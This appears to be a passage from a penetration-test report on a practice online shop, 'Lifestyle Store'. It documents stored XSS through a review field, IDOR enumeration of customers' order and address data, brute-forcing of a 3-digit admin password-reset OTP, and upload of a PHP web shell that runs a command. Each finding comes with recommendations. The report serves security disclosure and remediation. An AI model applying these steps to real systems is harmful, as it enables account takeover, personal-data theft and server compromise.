

Put the payload as a customer review in the review field: `<script>alert(1)</script>` As you can see we executed custom JS causing popup.

<script>alert(1)</script>

POST



PoC



Business Impact – High

- As attacker can inject arbitrary HTML CSS and JS via the review text field, attacker can put any content on the page like phishing pages, install malware on victim's device and even host explicit content that could compromise the reputation of the organization.

```
<div class="review_item">
  <div class="profile_picture">
    
  </div>
  <div class="review_details">
    <div class="profile_name">
      <p>anonymous</p>
    </div>
    <div class="profile_review_content">
      <p><script>alert(1)</script></p>
    </div>
  </div>
</div>
```

- All the attacker needs to do is to type in the malicious script in the review field and then anyone opening the link can be attacked by the hacker and victim would see hacker controlled content on the website. As the user trusts the website, he/she will trust the content too.
- As PoC, a short screen recording has been attached along with in **screen rec/stored cross site scripting poc.mp4**

Recommendation

Take the following precautions:

- Sanitize all user input and block characters you do not want.
- Convert special HTML characters like ‘ “ < > into HTML entities " %22 < > before printing them on the website.

References

- <https://owasp.org/www-community/attacks/xss/>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- https://www.w3schools.com/html/html_entities.asp

3. Insecure Direct Object Reference

Insecure Direct
Object
Reference
(Critical)

The My Orders section of the website suffers from an Insecure Direct Object Reference (IDOR) that allows attacker get access to other customers order details along with shipping details and payment modes,

Affected URL :

- [http://13.127.165.218/orders/orders.php?customer=\(*all customer id's*\)](http://13.127.165.218/orders/orders.php?customer=(all customer id's))

Affected Parameters :

- customer (GET parameters)

3. Insecure Direct Object Reference

Insecure Direct
Object
Reference
(Critical)

Similar issue is found on below modules too,

Affected URL :

- [http://13.127.165.218/products/details.php?p_id=\(*all id's*\)](http://13.127.165.218/products/details.php?p_id=(all id's))
- [http://3.6.40.63/forum/index.php?u=/user/profile/\(*any id*\)](http://3.6.40.63/forum/index.php?u=/user/profile/(any id))

Affected Parameters :

- p_id (GET parameters)
- u=/user/profile/(*any id*)

Observation

- Login to your account and go to My Orders section.
- Your **My Orders** section will be shown to you.
- Notice the URL : **`http://13.127.165.218/orders/orders.php?customer=16`**
- It contains **customer** id of the user and we get the **order details** along with **shipping details** and **payment mode** of our user.

Observation

- Since, the customer id is clearly visible, let's intercept the request and brute force the customer id's of all available customers.

13.127.165.218/orders/orders.php? X +

13.127.165.218/orders/orders.php?customer=16

Lifestyle Store My Cart My Profile My Orders Blog

My Orders

Order Id: 3197EBD5EFC1

PRODUCTS:

Marhoon T Shirt	INR 199
Total	INR 199

SHIPPING DETAILS:

Name - anonymous
Email - anonymous@anonymous.com
Phone - 9876543211
Address - India

PAYMENT MODE

Cash on delivery

Order placed on : 2020-08-14 20:36:51 Status: DELIVERED

Request ▲	Payload	Status	Error	Timeout	Length	Comment
1	1	302	<input type="checkbox"/>	<input type="checkbox"/>	505	
2	2	200	<input type="checkbox"/>	<input type="checkbox"/>	6419	
3	3	200	<input type="checkbox"/>	<input type="checkbox"/>	6430	
4	4	302	<input type="checkbox"/>	<input type="checkbox"/>	505	
5	5	200	<input type="checkbox"/>	<input type="checkbox"/>	7080	
6	6	302	<input type="checkbox"/>	<input type="checkbox"/>	505	
7	7	302	<input type="checkbox"/>	<input type="checkbox"/>	505	
8	8	200	<input type="checkbox"/>	<input type="checkbox"/>	9718	
9	9	200	<input type="checkbox"/>	<input type="checkbox"/>	3019	
10	10	200	<input type="checkbox"/>	<input type="checkbox"/>	3019	
11	11	200	<input type="checkbox"/>	<input type="checkbox"/>	3019	
12	12	200	<input type="checkbox"/>	<input type="checkbox"/>	3019	
13	13	200	<input type="checkbox"/>	<input type="checkbox"/>	15383	
14	14	200	<input type="checkbox"/>	<input type="checkbox"/>	6056	
15	15	200	<input type="checkbox"/>	<input type="checkbox"/>	3019	
16	16	200	<input type="checkbox"/>	<input type="checkbox"/>	6072	
17	17	302	<input type="checkbox"/>	<input type="checkbox"/>	505	
18	18	302	<input type="checkbox"/>	<input type="checkbox"/>	505	
19	19	302	<input type="checkbox"/>	<input type="checkbox"/>	505	
20	20	302	<input type="checkbox"/>	<input type="checkbox"/>	505	

PoC – accessing other customer's details


- Now, we change the **customer** id to **5**.
- We get the **order details** along with shipping details and payment mode of other customers(here the user with customer id = 5).

The screenshot shows a web browser window with the URL `13.127.165.218/orders/orders.php?customer=5`. The page title is "Lifestyle Store". The navigation bar includes "My Cart", "My Profile", "My Orders", and "Blog". The main content area is titled "My Orders". A red box highlights the order details for Order Id: AC8CFE8AD221.

Order Id: AC8CFE8AD221	
PRODUCTS:	
PP Socks	INR 350
Dabbing Panda T Shirt	INR 249
Puma Black Shoes	INR 3999
Hand Knitted Socks	INR 445
Total	INR 5043
SHIPPING DETAILS:	
Name - Popeye the sailor man	
Email - popeye@lifestylestore.com	
Phone - 9745612300	
Address - B-44 spinach house, Disneyworld	
PAYMENT MODE	
Cash on delivery	
Order placed on : 2019-02-17 11:23:14	
Status: DELIVERED	

PoC

- Just by changing the *product id*, other products can be seen.



PoC

- Just by changing the *profile id*, other user's profile can be seen.

3.6.40.63/forum/index.php?u=/user/profile/1

admin



Joined: Jan 4 '19 at 6:11 am
Last login: Jan 7 '19 at 7:53 am

36 **2**
views posts

administrator

3.6.40.63/forum/index.php?u=/user/profile/2

anonymous



Joined: Jan 4 '19 at 6:11 am
Last login: Jan 4 '19 at 6:11 am

5 **0**
views posts

guest

Business Impact – Extremely High

- A malicious hacker can read order information of any user just by knowing the customer id. This discloses critical order information of users including:
 - Name
 - Mobile Number
 - Email Address
 - Physical Address
 - Order Id
 - Bill Amount and Breakdown
 - Payment Mode
- This can be used by malicious hackers to carry out targeted phishing attacks on the users and the information can also be sold to competitors/black-market.
- More over, as there is no rate limiting checks, attacker can brute force the customer id for all possible values and get bill information of each and every user of the organization resulting is a massive information leakage.
- As a PoC, order details of few users are dumped in the folder named “**customer order details**”

Recommendation

Take the following precautions:

- Make sure each user can only see his/her data only.
- Use proper rate limiting checks on the number of request comes from a single user in a small amount of time.
- Implement proper authentication and authorization checks to make sure that the user has permission to the data he/she is requesting.

References

- https://www.owasp.org/index.php/Insecure_Configuration_Management
- https://www.owasp.org/index.php/Top_10_2013-A4Insecure_Direct_Object_References

4. Rate Limiting Issues

Account
Takeover Using
OTP Bypass
(Critical)

The below mentioned login page allows login via OTP which can be brute forced,

Affected URL :


- <http://13.127.150.195/login/admin.php>

Affected Parameters :

- otp (POST parameters)

Observation

- Navigate to **<http://13.127.150.195/login/admin.php>**, you will see a **“Forgot your password?”** hyperlink which asks for OTP which is sent to admin’s phone number, write any 3-digit number (i.e. any number from 100 - 999) and Intercept the request with Burp Suite.



The screenshot shows a web browser window with the address bar displaying `13.127.150.195/reset_password/admin.php`. The page header is dark gray with the text "Lifestyle Store" on the left and "Blog" on the right. The main content area is light gray and features the heading "Reset Admin Password" in bold. Below the heading is the instruction "Enter 3 digit OTP sent on your registered mobile number". There is a text input field with the placeholder text "Ex: 321". At the bottom of the form is a prominent red button labeled "Reset Password".

- Following request will be generated containing **OTP parameter(GET)**.

Observation

```
1 GET /reset_password/admin.php?otp=321 HTTP/1.1
2 Host: 13.127.165.218
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Referer: http://13.127.165.218/reset_password/admin.php
10 Cookie: key=552ABD04-CFD0-C7D1-748F-BC95609DB4BA; PHPSESSID=f0oo867v5u2b119sdmr3f104f1; X-XSRF-TOKEN=
    970697408eea306a899b13e749a74c0593229c81e44484d97ffcfb9d2078e1cf
11 Upgrade-Insecure-Requests: 1
12
13
```

Observation

- We shoot the request with all possible combinations of 3 Digit OTPs and upon a successful hit, we get a response containing user details(i.e. the correct OTP). We can use this OTP to reset admin password and then use the new admin password to login as administrator.

```
1 GET /reset_password/admin.php?otp=$321$ HTTP/1.1
2 Host: 13.127.165.218
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101
  Firefox/79.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Referer: http://13.127.165.218/reset_password/admin.php
10 Cookie: key=552ABD04-CFD0-C7D1-748F-BC95609DB4BA; PHPSESSID=
  f0oo867v5u2bl19sdmr3f104f1; X-XSRF-TOKEN=
  970697408eea306a899b13e749a74c0593229c81e44484d97ffcfb9d2078elcf|
11 Upgrade-Insecure-Requests: 1
12
```

Observation

- OTP for this Session was **760.**

Request ▲	Payload	Status	Error	Timeout	Length	Comment
654	753	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
655	754	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
656	755	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
657	756	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
658	757	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
659	758	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
660	759	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
661	760	200	<input type="checkbox"/>	<input type="checkbox"/>	4476	
662	761	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
663	762	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
664	763	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
665	764	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
666	765	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
667	766	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
668	767	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	

PoC – access to admin dashboard

13.127.150.195/admin31/dashboard.php

Lifestyle Store

My Cart

My Profile

My Orders

Blog

Forum

Logout


Admin Dashboard

CONSOLE

Add Product:

Business Impact – Extremely High

- A Malicious hacker can gain complete access to admin account just by Brute-Forcing due to rate limiting flaw as a hacker can attempt as many times as he wants , as there is no bounds in no of tries. This leads to complete compromise of personal user data of every customer.
- Once the attacker logs in as admin, then he can carry out actions on behalf of the victim(admin) which could lead to serious financial loss to him/her, like he can change the name, picture and even price of the products.



The screenshot displays a web interface for 'Lifestyle Store'. The top navigation bar is dark grey with links for 'Blog', 'Forum', 'Sign Up', and 'Login'. The main content area is light grey and features a form titled 'Enter New Admin Password'. The form includes two input fields: 'New password' and 'Confirm password', both with placeholder text. Below these fields is a prominent red button labeled 'Reset Password'.

Recommendation

Take the following precautions:

- Use proper **rate-limiting checks** on the no of OTP checking and Generation requests.
- Implement anti-bot measures such as **ReCAPTCHA** after multiple incorrect attempts.
 - OTP should expire after certain amount of time like **2-5 minutes**.
 - OTP should be at least **6 digit and alphanumeric for more security**.

References

- [https://www.owasp.org/index.php/Testing_Multiple_Factors_Authentication_\(OWASP-AT-009\)](https://www.owasp.org/index.php/Testing_Multiple_Factors_Authentication_(OWASP-AT-009))
- https://www.owasp.org/index.php/Blocking_Brute_Force_Attacks

5. Insecure File Uploads

Insecure File
Uploads
(Critical)

Below mentioned URL is vulnerable to insecure file uploads,

Affected URL :


- <http://52.66.88.120/wondercms/>

File Uploaded :

- backdoor shell (anonymous.php)

Observation

- Navigate to the **Blog** section of the website and login as admin.
- Now, navigate to the **Settings** and then go to **Files** option.
- You will notice an **Upload** section here,



Observation

- It looks like we can upload files here, let's try uploading a file **anonymous.php**

File uploaded.


- And it's successfully uploaded.

REMOVE FILES

- ☐ /wondercms/files/.htaccess
- ☐ /wondercms/files/a.php
- ☒ /wondercms/files/anonymous.php
- ☐ /wondercms/files/b374kmini.php
- ☐ /wondercms/files/bcp
- ☐ /wondercms/files/ini.php
- ☐ /wondercms/files/php.ini
- ☐ /wondercms/files/shell.php


PoC - any command can be executed

- Shell – **anonymous.php**

A screenshot of a code editor with a dark background. The editor has two tabs at the top: 'anonymous.php' (active) and 'shoes.txt'. The code in the active tab is as follows:

```
1 <?php
2
3 echo exec('whoami');
4
5 ?>
```

- The uploaded shell was **executed successfully**.



